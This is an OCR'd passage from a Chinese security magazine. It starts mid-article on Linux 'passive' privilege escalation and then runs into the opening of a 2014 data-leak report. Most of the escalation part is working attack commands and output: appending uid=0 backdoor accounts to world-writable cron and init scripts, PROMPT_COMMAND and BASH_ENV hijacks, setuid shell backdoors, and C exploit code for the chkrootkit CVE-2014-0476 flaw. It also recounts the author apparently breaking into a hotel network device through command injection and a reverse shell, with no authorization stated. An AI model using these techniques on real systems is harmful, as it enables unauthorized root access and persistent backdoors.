令，与 Windows 下的计划任务功能类似。其默认的配置文件为 /etc/crontab，该文件中可定义指定命令的运行周期及具体时间，同时 /etc 下 的 cron.hourly、cron.daily、cron.weekly、cron.monthly 目录分别用于存放每小时、每天、每周、每月需定期执行的脚本。

bWAPP 项目是 ITSEC Games 推出的开源 Web 漏洞实战、演练系统，与知名的 DVWA (Dam Vulnerable Web Application) 类似，其官方同时还提供预装 bWAPP 的 VMware 虚拟机（bee-box）下载。

bee-box 中 crontab 配置文件如下，其中每小时的第 17 分钟将自动运行 /etc/cron.hourly 目录中的脚本文件，且 cron 服务默认以 root 权限自动启动。

```
bee@bee-box:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dai
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.wee
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mon
#
bee@bee-box:~$ ps -ef |grep cron
root      6562     1  0 04:29 ?        00:00:00 /usr/sbin/cron
```

cron.hourly 目录下的 logrotate 运行脚本，用于系统日志文件的维护，该文件属主与属组均为 root，且权限为 777。

```
bee@bee-box:/etc/cron.hourly$ ls -ls
total 4
4 -rwxrwxrwx 1 root root 90 2008-04-08 20:02 logrotate
bee@bee-box:/etc/cron.hourly$ cat logrotate
#!/bin/sh

test -x /usr/sbin/logrotate || exit 0
/usr/sbin/logrotate /etc/logrotate.conf
```

普通用户 (bee) 即可对该文件进行编辑，在其末尾增加相关提权命令——添加 uid=0 的后门账户。

```
bee@bee-box:/etc/cron.hourly$ vim logrotate
#!/bin/sh

test -x /usr/sbin/logrotate || exit 0
/usr/sbin/logrotate /etc/logrotate.conf

useradd -u 0 -o -g root -G root r00t;echo r00t:r00t~@#$ | chpasswd
```

当前时间分钟数到 17 时，脚本中的提权命令成功执行，后门账户添加成功。

```
bee@bee-box:/etc/cron.hourly$ date
Wed Oct  1 04:16:46 CEST 2014
bee@bee-box:/etc/cron.hourly$ id r00t
uid=0(root) gid=0(root) groups=0(root)
bee@bee-box:~$ su - r00t
Password:
No directory, logging in with HOME=/
# id
uid=0(root) gid=0(root) groups=0(root)
```

eg.3—init.d 提权

init.d 目录用于存放系统启动时自动执行的脚本，与 Windows 中的系统服务类似。如通过 yum 或 apt-get 命令自动安装 apache、mysql 等应用程序后，默认都会在该目录下创建相应的自启动脚本。

bee-box 虚拟机中，init.d 目录下的脚本文件 bwapp_movie_search 默认权限为 766，且该脚本在运行级别 (runlevel)2、3、4、5 时均为自动启动。

```
bee@bee-box:/etc/init.d$ ls -ls |grep bwapp
 8 -rwxrw-rw- 1 bee  bee   4553 2014-05-11 02:57 bwapp_movie_search
bee@bee-box:/etc/init.d$ more bwapp_movie_search
#! /bin/sh
### BEGIN INIT INFO
# Provides:          *** bWAPP Movie Service ***
# Required-Start:    $local_fs $remote_fs
# Required-Stop:     $local_fs $remote_fs
# Default-Start:     2 3 4 5
# Default-Stop:      S 0 1 6
# Short-Description: bWAPP movie search BOF
# Description:       bWAPP custom program BOF exploitation
#
# bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
```

由于任意用户均对该文件有写入权限，可在其中添加相应提权命令。

```
esac
:
useradd -u 0 -o  -g root  -G root -d /home/r00t r00t  -p  '$6$UWJT6t8C$tfxg.PLQZ5bu6JZtbNvyxjOOhwOAfOQmJGajaYyuG
DFNR8teZ2kBFSTmNS6OvxM2keiMrAL13.04/sedm4W2c0'
-- INSERT --
```

待系统重启后或以 root 权限重启该服务时，上述提权命令即可成功执行。

```
root@bee-box:~# /etc/init.d/bwapp_movie_search restart
 * Restarting Searches for a movie in the backend database. bwapp_movie_search
   ...done.
root@bee-box:~# id r00t
uid=0(root) gid=0(root) groups=0(root)
root@bee-box:~# tac /etc/shadow
r00t:$6$UW3T6t8C$tFxg.PLO2SBu6JZtbNvyxjOOhwOAfOQHJGajaYyuCDFNR8tmF2kBF5TnN56oVxM2keiMrALi3.04/sedn
99999:7:::
ntp:*:16178:0:99999:7:::
snmp:*:16178:0:99999:7:::
```

eg.4—environment 提权

环境变量 (environment) 用于给系统和部分应用程序设置运行相关的一些参数，如版本信息、路径设置、命令参数等。Linux 环境变量按照生存周期可划分为永久型和临时型，前者主要通过修改相关配置文件来实现，如 /etc/profile、/etc/environment 等；而后者只需要用 export 命令声明即可，但声明的变量只对当前用户的当前 shell 生效，当关闭 shell 或新建 shell 时之前声明的变量均无效。

Linux 中的 bash 支持变量 PROMPT_COMMAND 和 BASH_ENV，前者将在用户提示符前被执行，而后者在 shell 脚本执行前会首先执行变量中设置的文件。

export 命令可用于查看当前用户环境变量信息。

```
[weblogic@localhost ~]$ export
declare -x CLASSPATH=".:/usr/local/java/jdk1.6.0_18/jre/lib/rt.jar:/usr/local/java/jdk1
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/weblogic"
declare -x HOSTNAME="localhost.localdomain"
declare -x INPUTRC="/etc/inputrc"
declare -x JAVA_HOME="/usr/local/java/jdk1.6.0_18"
declare -x LANG="zh_CN.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="weblogic"
```

通过 export 命令设置 PROMPT_COMMAND 变量后，该变量包含的命令将在 shell 提示符前自动执行，unset 用于取消临时环境变量。

```
[weblogic@localhost ~]$ export PROMPT_COMMAND="date"
2014年 09月 18日 星期四 02:48:48 CST
[weblogic@localhost ~]$ export |grep PROMPT
declare -x PROMPT_COMMAND="date"
2014年 09月 18日 星期四 02:49:01 CST
[weblogic@localhost ~]$ id
uid=502(weblogic) gid=502(weblogic) groups=502(weblogic)
2014年 09月 18日 星期四 02:49:09 CST
[weblogic@localhost ~]$ unset PROMPT_COMMAND
[weblogic@localhost ~]$ export |grep PROMPT
```

查看用户命令历史记录文件，系统管理员经常通过 su 而非 su – 切换至 root 用户，当通过 su 命令进行切换时，root 用户环境变量将仍为当前用户。

```
[weblogic@localhost ~]$ more .bash_history
id
cd
ls
ls -la
cat .bash_hicls
ls -la
ls
ps -ef |grep weblogic
kill -9 10033
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
kill -9 9939
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
su
kill -9 10052
```

设置 PROMPT_COMMAND 变量为添加账户的提权命令，通过 su 命令切换至 root 用户后，查看环境变量仍为普通用户 weblogic。

```
[weblogic@localhost ~]$ export PROMPT_COMMAND="/usr/sbin/useradd -o -u 0 r00t &>/dev/null && echo r00t:r00t-0# |
[weblogic@localhost ~]$ export |grep PROMPT
declare -x PROMPT_COMMAND="/usr/sbin/useradd -o -u 0 r00t &>/dev/null && echo r00t:r00t-0# | /usr/sbin/chpasswd
[weblogic@localhost ~]$ su
口令：
[root@localhost weblogic]# export
declare -x CLASSPATH=".:/usr/local/java/jdk1.6.0_18/jre/lib/rt.jar:/usr/local/java/jdk1.6.0_18/lib/dt.jar:/usr/l
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/root"
declare -x HOSTNAME="localhost.localdomain"
declare -x INPUTRC="/etc/inputrc"
declare -x JAVA_HOME="/usr/local/java/jdk1.6.0_18"
declare -x LANG="zh_CN.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="weblogic"
```

变量 PROMPT_COMMAND 中的命令被成功执行，通过 su – r00t 命令切换到 root 用户时，查看当前环境变量为 root 用户。

```
[weblogic@localhost ~]$ su - r00t
口令:
[root@localhost ~]# id
uid=0(root) gid=503(r00t) groups=503(r00t)
[root@localhost ~]# export
declare -x CLASSPATH=".:/usr/local/java/jdk1.6.0_18/jre/lib/rt.jar:/usr/local/java/jdk1.6.0_
declare -x G_BROKEN_FILENAMES="1"
declare -x HISTSIZE="1000"
declare -x HOME="/home/r00t"
declare -x HOSTNAME="localhost.localdomain"
declare -x INPUTRC="/etc/inputrc"
declare -x JAVA_HOME="/usr/local/java/jdk1.6.0_18"
declare -x LANG="zh_CN.UTF-8"
declare -x LESSOPEN="|/usr/bin/lesspipe.sh %s"
declare -x LOGNAME="root"
```

但上述通过 export 命令增加临时变量的方法，只对当前 shell 有效，用户退出及新建 shell 时均不生效。

```
[root@localhost ~]# ssh 10.0.0.12 -l weblogic
weblogic@10.0.0.12's password:
Last login: Wed Sep 17 02:01:03 2014 from 10.0.0.12
[weblogic@localhost ~]$ export |grep PROMPT_COMMAND
[weblogic@localhost ~]$
```

可通过在 .bash_profile 文件中添加相应 export 命令，使用户每次登录时均可在环境变量中新增变量 PROMPT_COMMAND。

```
[weblogic@localhost ~]$ vi .bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin

export PATH
export PROMPT_COMMAND="/usr/sbin/useradd -o -u 0 r00t &>/dev/null && echo r00t:r00t~@#
~
~
~
~
~
~
~
".bash_profile" 13L, 296C 已写入
[weblogic@localhost ~]$ source .bash_profile
```

普通用户登录并执行 su 命令切换至 root 后，上述变量 PROMPT_COMMAND 中预设命令被成功执行。

```
root@bt:~# ssh 10.0.0.12 -l weblogic
weblogic@10.0.0.12's password:
Last login: Thu Sep 18 03:02:55 2014 from vpn.nsf.com
[weblogic@localhost ~]$ id r00t
id: r00t：无此用户
[weblogic@localhost ~]$ su
口令:
[root@localhost weblogic]# id r00t
uid=0(root) gid=503(r00t) groups=0(root)
[root@localhost weblogic]#
```

若当前用户执行 su 命令后，以 root 权限执行了相关 shell 脚本，此时还可通过设置变量 BASH_ENV 的方式进行提权，这与变量 PROMPT_COMMAND 的利用方法类似。

```
[weblogic@localhost ~]$ cat .bash_history |more
id
cd
ls
ls -la
cat .bash_hicls
ls -la
ls
ps -ef |grep weblogic
kill -9 10033
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
kill -9 9939
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
ps -ef |grep weblogic
su
kill -9 10052
ps -ef |grep weblogic
ps -ef |grep weblogic
./start.sh
```

设置变量 BASH_ENV 为包含相关提权命令的脚本文件，通过 su 命令以 root 权限执行相关 shell 脚本后，变量 BASH_ENV 指向文件中的提权命令被成功执行。

```
[weblogic@localhost ~]$ export BASH_ENV="/tmp/cmd"
[weblogic@localhost ~]$ export |grep ENV
declare -x BASH_ENV="/tmp/cmd"
[weblogic@localhost ~]$ echo '/usr/sbin/useradd -o -u 0 r00t &>/dev/null && echo r00t:r00t~@# |
[weblogic@localhost ~]$ more /tmp/cmd
/usr/sbin/useradd -o -u 0 r00t &>/dev/null && echo r00t:r00t~@# | /usr/sbin/chpasswd >/dev/null
[weblogic@localhost ~]$ su
口令:
[root@localhost weblogic]# id r00t
id: r00t：无此用户
[root@localhost weblogic]# ./start.sh
nohup: appending output to "nohup.out"
[root@localhost weblogic]# id r00t
uid=0(root) gid=503(r00t) groups=0(root)
```

eg.5—setuid 提权

set user id(setuid) 在 Linux 内核中允许一个进程以调用 setuid 程序的方式来改变自身的有效用户 ID，被设置了 setuid 权限位的程序允许其他用户以该文件属主的身份来运行。该权限位常用于设置所有者为 root 的相关程序，让普通用户可以以 root 用户身份运行原本只有 root 权限才能运行的程序或命令。

通常 Linux 系统中部分程序已经被预设了 setuid 权限位，可通过命令 find / -uid 0 -perm -4000 -type f 2>/dev/null 来查找设置了 setuid 权限位且所有者为 root 的相关文件。例如 /etc/shadow

文件存储了用户口令信息，该文件权限为 400，即只有 root 权限用户才对该文件有读取权限，然而普通用户却能通过 passwd 命令来修改当前用户口令，即有权限更新该文件内容，那是因为 /usr/bin/passwd 命令默认设置了 setuid 权限位，普通用户在执行该命令时可临时以 root 身份来运行，反之再查看 /usr/sbin/useradd 文件权限后，也就不难理解为什么普通用户无法执行新建用户的操作了。

```
[root@localhost ~]# ls -ls /etc/shadow
4 -r-------- 1 root root 1144 09-17 02:07 /etc/shadow
[root@localhost ~]# ls -ls /usr/bin/passwd
24 -rwsr-xr-x 1 root root 22984 2007-01-07 /usr/bin/passwd
[root@localhost ~]# ls -ls /usr/sbin/useradd
80 -rwxr-x--- 1 root root 74544 2010-03-31 /usr/sbin/useradd
[root@localhost ~]# su - test
[test@localhost ~]$ /usr/sbin/useradd
-bash: /usr/sbin/useradd: 权限不够
```

Linux 的这个权限位特性，也常被黑客用作获取 root 权限后，在主机上留后门。首先查看当前有效的 shell，将其中可用的 shell 拷贝至某目录下并为其添加 setuid 权限位。

```
root@bt:~# cat /etc/shells
# /etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
/usr/bin/ksh
/bin/ksh
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen
root@bt:~# cp /bin/dash /var/tmp/.bdsh
root@bt:~# chmod a+s /var/tmp/.bdsh
root@bt:~# ls -lh /var/tmp/.bdsh
-rwsr-sr-x 1 root root 82K 2014-10-10 10:08 /var/tmp/.bdsh
```

普通用户运行该 shell 程序后，当前 euid、egid 均变为程序所有者 root，即可具有等同于 root 用户的权限。

```
postgres@bt:~$ id
uid=1000(postgres) gid=1000(postgres) groups=1000(postgres)
postgres@bt:~$ cd /var/tmp/
postgres@bt:/var/tmp$ ls -la
total 92
drwxrwxrwt  2 root root  4096 2014-10-10 10:08 .
drwxr-xr-x 16 root root  4096 2011-06-08 21:16 ..
-rwsr-sr-x  1 root root 83888 2014-10-10 10:08 .bdsh
postgres@bt:/var/tmp$ ./.bdsh
# id
uid=1000(postgres) gid=1000(postgres) euid=0(root) egid=0(root) groups=1000(postgres)
# tail /etc/shadow
nobody:x:15562:0:99999:7:::
mysql:!:15562:0:99999:7:::
avahi:*:15562:0:99999:7:::
snort:*:15562:0:99999:7:::
```

在今年 6 月份曝出的 chkrootkit local root vulnerability(CVE-2014-0476) 漏洞中，作者提供的 POC 中同样也利用了 setuid 这一特性。

在 chkrootkit 的 slapper 函数中定义了相关后门特征，包括文件名和端口，但在执行程序端口检测时，由于 $file_port $i 缺少引号保护，导致直接运行了目标程序。

```
slapper (){
  SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"
  SLAPPER_FILES="$SLAPPER_FILES ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd \
  ${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"
  SLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "
  OPT=-an
  STATUS=0
  file_port=

  if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}"> /dev/null 2>&1
    then
    STATUS=1
    [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \
      $egrep ^tcp|$egrep "${SLAPPER_PORT}" | ${awk} '{ print  $7 }' | tr -d :`
  fi
  for i in ${SLAPPER_FILES}; do
    if [ -f ${i} ]; then
  file_port=$file_port $i
      STATUS=1
```

在 /tmp 目录中上传两段利用代码，分别用于设置目标文件属性和获得 root shell，编译完成后，将设置文件属性的程序重命名为上述 slapper 函数中定义的任一后门文件名。

```
[test@localhost tmp]$ cat exec.c
#include <unistd.h>

void main(void)
{
system("chown root:root /tmp/shell");
system("chmod 4755 /tmp/shell");
}
[test@localhost tmp]$ cat shell.c
#include <unistd.h>

void main(void)
{
setuid(0);
setgid(0);
execl("/bin/sh","sh",NULL);
}
[test@localhost tmp]$ gcc -o httpd exec.c
exec.c: In function 'main':
exec.c:4: 警告：'main' 的返回类型不是 'int'
[test@localhost tmp]$ gcc -o shell shell.c
shell.c: In function 'main':
shell.c:4: 警告：'main' 的返回类型不是 'int'
[test@localhost tmp]$ ls -ls httpd shell
8 -rwxrwxr-x 1 test test 4782 09-17 02:46 httpd
8 -rwxrwxr-x 1 test test 4946 09-17 02:47 shell
```

当以 root 权限执行 chkrootkit 进行后门检查时，“成功”检测到

Slapper 蠕虫。

```
Searching for common ssh-scanners default files... nothing found
Searching for suspect PHP files... nothing found
Searching for anomalies in shell history files... nothing found
Checking 'asp'... not infected
Checking 'bindshell'... not infected
Checking 'lkm'... not tested: can't exec
Checking 'rexedcs'... not found
Checking 'sniffer'... not tested: can't exec ./ifpromisc
Checking 'w55808'... not infected
Checking 'wted'... not tested: can't exec ./chkwtmp
Checking 'scalper'... not infected
Checking 'slapper'... Warning: Possible Slapper Worm installed ()
```

再次查看上述文件权限时，shell 程序所有者被成功修改为 root 并设置了 setuid 权限位，运行该程序后，即可获得 root shell。

```
[test@localhost tmp]$ ls -ls httpd shell
8 -rwxrwxr-x 1 test test 4782 09-17 02:46 httpd
8 -rwsr-xr-x 1 root root 4946 09-17 02:47 shell
[test@localhost tmp]$ ./shell
sh-3.2# id
uid=0(root) gid=0(root) groups=500(test)
```

此外，在一次出差中，我发现某酒店的上网管理设备同样可通过 setuid 途径进行提权。首先在其路由跟踪功能中存在命令注入漏洞，可以执行部分系统命令。

通过执行反弹脚本，可得到目标设备 shell 权限，但当前用户 (nobody) 为普通权限。

```
D:\Tools>nc -lvvp 53
listening on [any] 53 ...
192.168.3.254: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.3.231] from (UNKNOWN) [192.168.3.254] 50203
Enjoy the shell.
bash: no job control in this shell
bash-2.05b$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
bash-2.05b$ uname -a
Linux jxhotel 2.4.21-37.EL #1 Wed Sep 7 13:35:21 EDT 2005 i686 i686 i386 GNU/Linux
bash-2.05b$ lsb_release -a
LSB Version:    1.3
Distributor ID: RedHatEnterpriseAS
```

进一步分析其 arp 绑定功能页面时，发现其中调用 exec 函数执行了多条系统命令，包括将 arp 绑定命令定向输出到 bangding 中，以及将日期及绑定记录通过追加方式输出到 bangding1 文件中。

```
→→exec("arp -en|awk '{if($4==\"CM\") print $1\"\t\",$3}'>/yhj/bangding",$result1);
→→exec("date +%F.%T>>/yhj/bangding1",$result9);
→→exec("echo 'arp -s $ipaddress $mac'>>/yhj/bangding1",$result2);
→→exec("echo ''>>/yhj/bangding1",$result7);
→→echo "<script language=javascript>";
```

同时还通过 chmod 命令将上述两个文件权限均设置为 777，并添加了 suid 和 sgid 权限位。

```
fclose($fp);
exec("/bin/chmod 777 /yhj/bangding");
exec("/bin/chmod a+s /yhj/bangding");

//历史记录
if(!$fp1=fopen("/yhj/bangding1","a+"))
{echo "can not open this file1!"."<br>";exit;}
fclose($fp1);
exec("/bin/chmod 777 /yhj/bangding1");
exec("/bin/chmod a+s /yhj/bangding1");
echo "<br>"
?>
```


查看上述两个文件属性如下——权限均为 6777，且所有者为 root。

```
yingshe
bash-2.05b$ pwd
/yhj
bash-2.05b$ ls -ls |grep bang
   0 -rwsrwsrwx    1 root     root            0  8月 14 20:35 bangding
   0 -rwsrwsrwx    1 root     root            0  8月 15 22:11 bangding1
bash-2.05b$ cat bang*
```

将 arp 记录文件 bangding1 替换为我们的 bash shell 程序。

```
bash-2.05b$ cp /tmp/sh.rar ./bangding1
bash-2.05b$ ls -lh bang*
-rwsrwsrwx    1 root     root            0  8月 14 20:35 bangding
-rwxrwxrwx    1 root     root         7.1K  8月 15 23:06 bangding1
```

替换完成后，在 arp 绑定页面，执行相关增加及删除操作。



上述操作完成后，可在上传的 bash shell 程序末尾查看到相应的 arp 绑定操作记录，执行该 shell 程序后，成功获得 root shell。

```
_fini __start __gmon_start__ _Jv_RegisterClasses _fp_hw _fini __libc_start_main@@GLIBC_2.0
IBC_2.0 _IO_stdin_used __data_start setuid@@GLIBC_2.0 __dso_handle __DTOR_END__ __libc_csu_
e_start __end setgid@@GLIBC_2.0 __edata __i686.get_pc_thunk.bx main _init 2014-08-15.23:08:28
arp -s 192.168.3.217 D4:97:0B:50:70:FA

2014-08-15.23:08:31
arp -d 192.168.3.217

bash-2.05b$ ./bangding1
id
uid=0(root) gid=0(root) groups=99(nobody)
```

总结

利用系统中各种配置错误或管理员操作不当进行“被动”提权时，攻击者的思路将不再局限于传统的系统漏洞层面，与“主动”提权方式相比，这种攻击方法似乎更加灵活、巧妙，或者说更加考验攻击者的耐心和细心程度。

上文中，我仅结合自己的实际经验总结了通过 sudo、crontab、init.d、environment、setuid 五种方式进行提权的方法，但只要大家细心去发掘，“被动”提权途径可能还远不止这些。同时通过上述案例，我们也可以大致总结出以下几条发掘技巧：

1) 检查系统运行了哪些第三方程序，运行权限是否为 root，当前程序版本是否存在已知的命令执行等高危漏洞。

2) 检查任务调度配置文件及其相关脚本文件的权限、所有者。

3) 全局搜索任意用户具有读写权限及设置了 suid、sgid 权限位的文件。

4) 检查 sudo 配置文件是否对允许运行程序的配置过于宽泛。

5) 留意当前用户的命令历史记录文件，是否包含 su 关键字。

此外 unix-privesc-check 这个脚本也可以协助我们快速地发现系统中可能导致用户权限提升的一些错误配置，如恶意的 setuid 或 setgid 位文件、错误的启动脚本权限、多余的 uid=0 账户等，它包含标准 (standard mode) 和详尽 (detailed mode) 两种检查模式。

```
bee@bee-box:~/Desktop/unix-privesc-check-1.4$ ./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.
```

对其输出结果，可通过关键字 WARNING 对有问题的项进行筛选。

```
bee@bee-box:~/Desktop/unix-privesc-check-1.4$ ./unix-privesc-check |grep WARNING
Search the output for the word 'WARNING'.  If you don't see it then this
bee@bee-box:~/Desktop/unix-privesc-check-1.4$ ./unix-privesc-check standard |grep WARNING
Search the output below for the word 'WARNING'.  If you don't see it then
WARNING: /etc/cron.hourly/logrotate is run by cron as root. World write is set for /etc/cron.hourly/logrotate
WARNING: /var/mail is the home directory of mail. The group mail can write to /var/mail
WARNING: /var/mail is the home directory of mail. World write is set for /var/mail (but sticky bit set)
WARNING: There are SSH agents running on this system:
```

2014上半年绿盟科技反数据泄露报告

威胁响应中心 赵刚

内容摘要：目前就信息安全威胁来说，最为常见的两种形式是拒绝服务和数据泄露。随着国内信息技术的不断发展，数据泄露事件也越来越多。为此，绿盟科技威胁响应中心每天都在持续追踪及研究，并定期发布相关报告。此报告即为《2014 上半年绿盟科技 DDoS 威胁报告》的姊妹篇，用以快速反馈数据泄露的发展态势，给大家提供更多这方面的信息。

目前，数据泄露的尚无统一定义，例如：

• 美国审计总署（GAO, Government Accountability Office）对数据泄露（data breach）的定义是：“ unauthorized or unintentional exposure, disclosure, or loss of sensitive information, including PII（Personally Identifiable Information）” [1]

•US-CERT 对数据泄露的定义：“The unauthorized movement or disclosure of sensitive information to a party, usually outside the organization, that is not authorized to have or see the information.” [2]

虽然两个定义在细节方面略有差异，但其共同之处是：在未授权的情况下，数据被外部获取。此处“数据”载体是电子形式或纸质形式。

2

2014 年上半年共记录数据泄露事件 485 起，平均每天数据泄露事件超过 2 起

40%

2014 年上半年企业（例如科技公司、零售业）遭受数据泄露事件占总数 40%


Tuesday

2014 年上半年周二记录的数据泄露事件最多，而周日记录的数据泄露事件最少


数据分析

2014 年上半年在全球范围内相继爆出 eBay、Michaels Stores 等重大事件数据泄露事件。5 月 21 日全球最大拍卖网站 eBay 官网发布通告，称因数据泄露呼吁其用户更新密码。eBay 事件只是一个缩影，它反映了当前数据泄露问题所面临的挑战。


首先，数据泄露事件层出不穷，简略看一下近期数据泄露事件，UPS（8.20）、WSJ（7.22）、CNET（7.14）、Cupid（6.25）…… 需要注意的是，在媒体上出现的数据泄露事件其实只是很小的一部分。根据数据泄露库的统计，在 2014 年上半年共记录数据泄露事件 485 起，平均每天数据泄露事件超过 2 起。



其次，数据泄露事件受影响对象的构成日趋广泛。从全球范围看，近年各行业数据泄露事件呈上升趋势。金融行业占据的比例较小，一方面的原因是由于金融行业是网络犯罪分子的明显目标之一，与其它行业相比，金融行业在网络安全方面给予更多的关注，并且在安全信息共享方面建立了交流渠道，例如 FS-ISAC[3] 以及监管方面有来自类似 FFIEC[4] 机构的规范与指导，与此相对应的是企业（例如科技公司、零售业），最近 4 年的重大数据泄露事件均属于该类别，例如 Adobe（2013 年），Sony（2011 年）以及 Target（2013 年），下图从一定程度上反映了各行业面对数据泄露的严峻程度。



2014 年上半年数据泄露事件按周统计如下图，通过观察可看到到周二记录的数据泄露事件最多，而周日记录的数据泄露事件最少。



从上述几幅图中可以了解到时间、行业与数据泄露事件存在的若干关联，即通过统计数据从整体描述数据泄露现状，下一节“案例分析”将通过具体案例剖析现实数据泄露事件，以直观形式说明数据泄露事件的过程与后果。

案例分析

国内案例

绿盟科技云安全运营中心近期监测到一起由编程错误导致的严重数据泄露事件，事件涉及企业在国内具有相当高的知名度。这家企业官网存在身份验证绕过漏洞，攻击者利用该漏洞绕过认证机制，执行未授权的用户个人信息访问。

绿盟科技云安全运营中心在第一时间检测到对个人信息的未授权访问，并及时响应处理，最大程度减少了该企业用户因数据泄露所导致的损失。

下图是该企业个人信息所包含的部分内容，例如：姓名、出生日期、身份证号以及用户组等信息。

经分析发现该网站使用 WebSphere 应用服务器 8.5.5 版本搭建。身份验证绕过的常见方法包括：SQL injection、Session prediction、Parameter modification 等，对于此泄露事件，使用基本的绕过方法 Direct request[5] 即可绕过这家企业官网的身份验证。Direct request 是指网站开发人员原本设想是由登录用户才能访问的网页，却能被非登录攻击者直接访问。这种编程方式存在错误，网站开发人员在网页设计中，仅在登录页面实施了访问控制，即假设如果网页可以被打开，那么访问者必定有相应权限。攻击者利用该漏

洞绕过身份验证，“顺藤摸瓜”最终导致数据泄露事件的发生。针对此绕过漏洞的基本解决方法也较为简单，即先验证访问者身份，再确定是否有权限访问。

